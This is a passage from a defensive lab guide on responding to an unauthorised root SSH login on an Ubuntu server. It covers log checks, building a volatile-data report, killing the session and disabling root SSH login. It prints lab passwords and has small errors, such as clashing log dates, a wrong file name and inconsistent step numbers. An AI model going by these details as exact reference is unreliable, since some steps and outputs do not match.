tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:https              [::]:*                  LISTEN
udp        0      0 localhost:domain        0.0.0.0:*
udp        0      0 localhost:51558         localhost:51558         ESTABLISHED
```

Notice that there is an established connection through *SSH*. You will need to determine whether it is a legitimate connection or a hack.

4. First, look to see who is currently logged in by using the w command:

```
w
```


```
sysadmin@ubuntusrv:~$ w
 18:45:27 up  2:04,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sysadmin tty1     -                18:00    4.00s  0.25s  0.00s w
root     pts/0    203.0.113.2      18:43    2:10   0.01s  0.01s -bash
```


You can see that the user *root* is logged in to the *UbuntuSRV*, and the login was from the *IP address 203.0.113.2*, which is on the *External* network. This matches up with the established *ssh* session seen above.

A good security policy states that only a select number of users be able to connect via *ssh,* and nobody can connect to an *ssh* session using the *root* account. If somebody has connected using *root*, it is more than likely this is a breach by a bad actor who has logged into the system by exploiting a weak *root* account password.

It is important to collect additional artifacts to both confirm that the *ssh* session is a breach and to determine what risk mitigation will be required.

5. The **last** command will display the list of all users who have logged in and out of the *UbuntuSRV* computer. You will want to analyze the list to see who has logged in/out using pts/0, which is a pseudo-terminal slave (which *ssh* uses), and from what IP address. Type the following **last** command:

```
last –i pts/0 | more
```


```
root     pts/0        203.0.113.2      Mon Aug  8 18:43   still logged in
root     pts/0        203.0.113.2      Mon Aug  8 18:26 - 18:43  (00:16)
root     pts/0        203.0.113.2      Mon Aug  8 17:58 - 18:26  (00:28)
sysadmin pts/0        172.16.1.2       Thu Nov 11 19:36 - 19:36  (00:00)
sysadmin pts/0        172.16.1.2       Thu Nov 11 19:29 - 19:36  (00:06)
sysadmin pts/0        172.16.1.2       Wed Nov 10 19:12 - 19:12  (00:00)
```


The **–i** option shows the IP address of the remote device, and **pts/0** indicates the pseudo-terminal slave identifier. In the above example, the sysadmin user has logged in recently from both *172.16.1.2* (which is on the *DMZ* network) and *203.0.113.2* (which is the *External* network). Since the sysadmin user account is allowed to login remotely using *ssh*, that is probably not a breach. However, you also see that the root account has been used to log in using *ssh*. Since this is against the security policy, it is more than likely a breach.

There may be more than one listing showing that the *root* account was logged into via *ssh*. In this case the one that matters most is the one where the user is still logged in.

The *last* command lists its entries in reverse chronological order, from newest to oldest.

6. Press **Ctrl+C** to exit the *last* listing and return to the command prompt.
7. The authentication log should be examined for *ssh* logins from the root account. Type the following command to find incidences of a successful *ssh* session in the **auth.log** file:

```
grep sshd:session /var/log/auth.log
```



```
sysadmin@ubuntusrv:~$ grep sshd:session /var/log/auth.log
Aug 19 16:20:51 ubuntusrv sshd[1907]: pam_unix(sshd:session): session opened for user root
)
Aug 19 16:20:57 ubuntusrv sshd[1907]: pam_unix(sshd:session): session closed for user root
Aug 19 16:21:17 ubuntusrv sshd[2058]: pam_unix(sshd:session): session opened for user root
```

Make a note of the PID for the session that was opened for *ssh*, in this case, **2058**. This value will be used to kill the process later in the lab.

You will notice that there are three entries, that have *sshd:session* listings. The first two were opened and then closed a few seconds later. The last *sshd:session* is still open. This is the *PID* number you will want.

Once a system has been compromised, it is important to get information off of the system before it is shut down and any data residing in RAM is lost. To do that, you need to start building an Incident Response Report.

Create a file to contain any volatile data.

8. First, put a heading into the file by typing the following command:

```
echo Incident Response Report > IncidentReport.txt
```

9. Next, add the date and timestamp.

```
date >> IncidentReport.txt
```

10. Then, add the host's information.

```
uname -a >> IncidentReport.txt
```

11. Add the hostname.

```
hostname >> IncidentReport.txt
```

12. Followed by the network interface information.


```
ifconfig -a >> IncidentReport.txt
```

13. Include the network statistics.

```
netstat –atu >> IncidentReport.txt
```

14. And finally, the entries from the **auth.log** file.

```
grep sshd:session /var/log/auth.log >> IncidentReport.txt
```




```
sysadmin@ubuntusrv:~$ echo Incident Response Report > IncidentReport.txt
sysadmin@ubuntusrv:~$ date >> IncidentReport.txt
sysadmin@ubuntusrv:~$ uname -a >> IncidentReport.txt
sysadmin@ubuntusrv:~$ hostname >> IncidentReport.txt
sysadmin@ubuntusrv:~$ ifconfig -a >> IncidentReport.txt
sysadmin@ubuntusrv:~$ netstat -atu >> IncidentReport.txt
sysadmin@ubuntusrv:~$ grep sshd:session /var/log/auth.log >> IncidentReport.txt
```

15. View the output from the Incident Report file by using the following command:

```
cat IncidentReport.txt | less
```

16. Press the **Spacebar** to display the next page, or press **Enter** to scroll down one line at a time. Press `Q` to quit at the end of the display.




```
Incident Response Report
Fri 21 Jan 2022 07:02:55 AM UTC
Linux ubuntusrv 5.4.0-96-generic #109-Ubuntu SMP Wed Jan 12 16:49:16 UTC 2022 x86_64
NU/Linux
ubuntusrv
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:3d:b7:dc:8f  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.1.10  netmask 255.255.255.240  broadcast 172.16.1.15
        inet6 fe80::250:56ff:fe99:ce0c  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:99:ce:0c  txqueuelen 1000  (Ethernet)
        RX packets 7560  bytes 6599649 (6.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4193  bytes 738021 (738.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

sysadmin@ubuntusrv:/var/log$ netstat -atu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:34671         0.0.0.0:*               LISTEN
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 ubuntusrv:ssh           203.0.113.2:36000       ESTABLISHED
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:https              [::]:*                  LISTEN
udp        0      0 localhost:domain        0.0.0.0:*
Jan 20 20:49:23 ubuntusrv sshd[1355]: pam_unix(sshd:session): session opened for user root
)
Jan 20 20:49:29 ubuntusrv sshd[1355]: pam_unix(sshd:session): session closed for user root
Jan 20 20:50:46 ubuntusrv sshd[1545]: pam_unix(sshd:session): session opened for user root
)
Jan 20 20:55:10 ubuntusrv sshd[1773]: pam_unix(sshd:session): session opened for user root
)
Jan 20 20:56:46 ubuntusrv sshd[1920]: pam_unix(sshd:session): session opened for user root
)
Jan 20 23:48:11 ubuntusrv sshd[6292]: pam_unix(sshd:session): session opened for user root
)
Jan 21 00:07:08 ubuntusrv sshd[1920]: pam_unix(sshd:session): session closed for user root
Jan 21 00:07:08 ubuntusrv sshd[1920]: pam_systemd(sshd:session): Failed to release session:
ted system call
Jan 21 00:07:08 ubuntusrv sshd[1773]: pam_unix(sshd:session): session closed for user root
Jan 21 00:07:08 ubuntusrv sshd[1545]: pam_unix(sshd:session): session closed for user root
Jan 21 00:07:08 ubuntusrv sshd[6292]: pam_unix(sshd:session): session closed for user root
Jan 21 00:07:08 ubuntusrv sshd[1545]: pam_systemd(sshd:session): Failed to release session:
ted system call
Jan 21 00:07:08 ubuntusrv sshd[6292]: pam_systemd(sshd:session): Failed to release session:
ted system call
Jan 21 01:08:34 ubuntusrv sshd[9007]: pam_unix(sshd:session): session opened for user root
```

17. Remain on the *UbuntuSRV* computer and continue to the next task.

3 Respond to the Breach and Mitigate the Risk

1. If the bad actor is still logged in, it's very important to kill the *ssh* session. Type the following command to get the **PID** of the *ssh* session using the user's name that established the connection, in this case, **root**:

```
ps -u root | grep sshd
```




```
sysadmin@ubuntusrv:~$ ps -u root | grep sshd
    858 ?          00:00:00 sshd
   2058 ?          00:00:00 sshd
```

You should see two entries in the list; one is the *SSHD* service that is running, and the other is the *ssh* session that was established when the Kail computer connected to the UbuntuSRV. Looking back on the auth.log file, you see the PID number is *2058*.

2. In this example, **2058** is the **PID** for the *ssh* session. Type this command to kill the process and the session. Use `NDGlabpass123!` if asked **[sudo] password for sysadmin**.


```
sudo kill -9 <pid>
```



```
sysadmin@ubuntusrv:~$ sudo kill -9 2058
[sudo] password for sysadmin:
```


This command will send a SIGKILL signal to the Process ID indicated.

3. Set the focus to the **Kali** computer and confirm the *ssh* connection to the *UbuntuSRV* computer has been closed.



```
Last login: Mon Aug  8 18:26:55 2022 from 203.0.113.2
root@ubuntusrv:~# Connection to 172.16.1.10 closed by remote host.
Connection to 172.16.1.10 closed.
```

4. Return to the **UbuntuSRV** computer.
5. Type the command `ps -u root | grep sshd` to confirm that only the *sshd* service process is running.




```
sysadmin@ubuntusrv:~$ ps -u root | grep sshd
    858 ?          00:00:00 sshd
```

After the Incident Response report has been created, the risk can be mitigated. The first step is to change the password of the root user.

6. Log out of the sysadmin account:

```
exit
```

5. Log in as `root` using the password: `toor`




```
Ubuntu 20.04.3 LTS ubuntusrv tty1

ubuntusrv login: root
Password:
```

6. Change the root's password back to `NDGlabpass123!` by typing the following command:

```
passwd
```


When asked for the *New password*, type `NDGlabpass123!` and press **Enter.**
When asked to *Retype new password*, type `NDGlabpass123!` and press **Enter.**



```
root@ubuntusrv:~# passwd
New password:
Retype new password:
passwd: password updated successfully
```


7. Open the **/etc/ssh/sshd_config** file using the **nano** editor.

```
sudo nano /etc/ssh/sshd_config
```




```
root@ubuntusrv:~# sudo nano /etc/ssh/sshd_config
```

8. Arrow down and comment, by typing a # on the line *Permit Root Login yes*.




```
  GNU nano 4.8

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

9. When finished, press **Ctrl+O** to write the file.




```
^G Get Help   ^O Write Out   ^W Where Is
^X Exit       ^R Read File   ^\ Replace
```

10. Press **Enter** to confirm the file name **/etc/rsyslog.conf**.



```
File Name to Write: /etc/ssh/sshd_config
^G Get Help                M-D DOS Format
^C Cancel                  M-M Mac Format
```

11. Press **Ctrl+X** to exit.




```
^G Get Help   ^O Write Out   ^W Where Is
^X Exit       ^R Read File   ^\ Replace
```

12. Reboot the *UbuntuSRV* computer.

```
reboot
```

13. Change the focus to the *Kali* computer and confirm that the *root* user cannot perform an *ssh* remote login by typing the following command in the terminal window. When asked for the password, type: **`toor`**



```
┌──(sysadmin㉿kali)-[~]
└─$ ssh root@172.16.1.10
root@172.16.1.10's password:
Permission denied, please try again.
root@172.16.1.10's password:
Permission denied, please try again.
root@172.16.1.10's password:
root@172.16.1.10: Permission denied (publickey,password).
```

To make sure that the root account cannot connect via *ssh*, type the password the root account was changed to, `NDGlabpass123!` You should see another *Permission denied, please try again* message. Just to make sure that you typed the new password correctly, try `NDGlabpass123!` again.

14. The lab is now complete; you may end the reservation.